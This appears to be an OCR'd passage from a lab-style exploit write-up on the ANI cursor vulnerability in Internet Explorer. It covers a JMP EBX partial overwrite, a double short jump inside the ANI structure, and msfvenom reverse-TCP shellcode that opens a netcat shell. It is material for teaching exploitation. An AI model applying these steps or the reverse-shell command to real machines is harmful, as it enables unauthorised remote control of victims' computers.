


Figure 9: ANI JMP EBX Partial Overwrite

We can also add a couple of software breakpoints, “CC”, at the end of our buffer. So we can replace the 43s with CC. Again, we will attempt to crash IE but, first we need to set a breakpoint at our desired memory location: **762C700B**.




Figure 10: Breakpoint Reached for JMP Instruction

If we follow dump what is in EBX, we see that it is indeed a memory address that points back to our user-controlled buffer.

5.0 Double Jump

In a perfect world, we would be able to replace all of our buffer with malicious shellcode but, we cannot do that since we must keep the ANI file structure. Luckily for us, once the RIFF header instructions are run, it does not impact our stack health. We must find bytes in which we can modify that do not destroy the ANI file structure. As we discussed before, the field after the ANI file header is the data size, which we can freely modify the first two bytes of data. But, we cannot do a long jump within those bytes, so we must first jump to another location. Notice the two bolded locations below. They can be modified without damaging the structure of the ANI file. We can jump from the first bold location to the other using a short jump and then we can jump to the location that we really desire. We really are just two jumps away from code execution.

We can modify our ANI file to achieve the jumping described:

inf.infGather@gmail.com
https://github.com/glender/InfGather




Figure 11: Double Jump to Interrupts

6.0 Code Execution

From there, we should now be able to execute the code that we want by replacing the interrupts with shellcode. For this, I used msfvenom:

```
msfvenom -p windows/shell_reverse_tcp LHOST=<YOUR_IP_ADDRESS>
LPORT=<YOUR_PORT> -f hex
```

We copy the hex string that was given to use from msfvenom and paste it in place of the interrupts:





Figure 12: Shellcode

Now, we can setup a Netcat listener on the port that we chose and use IE to get a shell on the machine:


root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nc -nlvp 443
listening on [any] 443 ...
connect to [redacted] from (UNKNOWN) [redacted] 49158
Microsoft Windows [Version 6.0.6000]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.
C:\Users\offsec\Desktop>
rdesktop - 127.0.0.1
Blank Page - Windows Internet Explorer
about:blank
Live Search
Connecting...
Page
Tools
Waiting for file:///C:/Users/offsec/Desktop/
Internet | Protected Mode: Off
100%
Start
XVI32 - poc.ani
ANI_PASTE.txt - N...
aslr.txt - Notepad
Blank Page - Win...
5:58 PM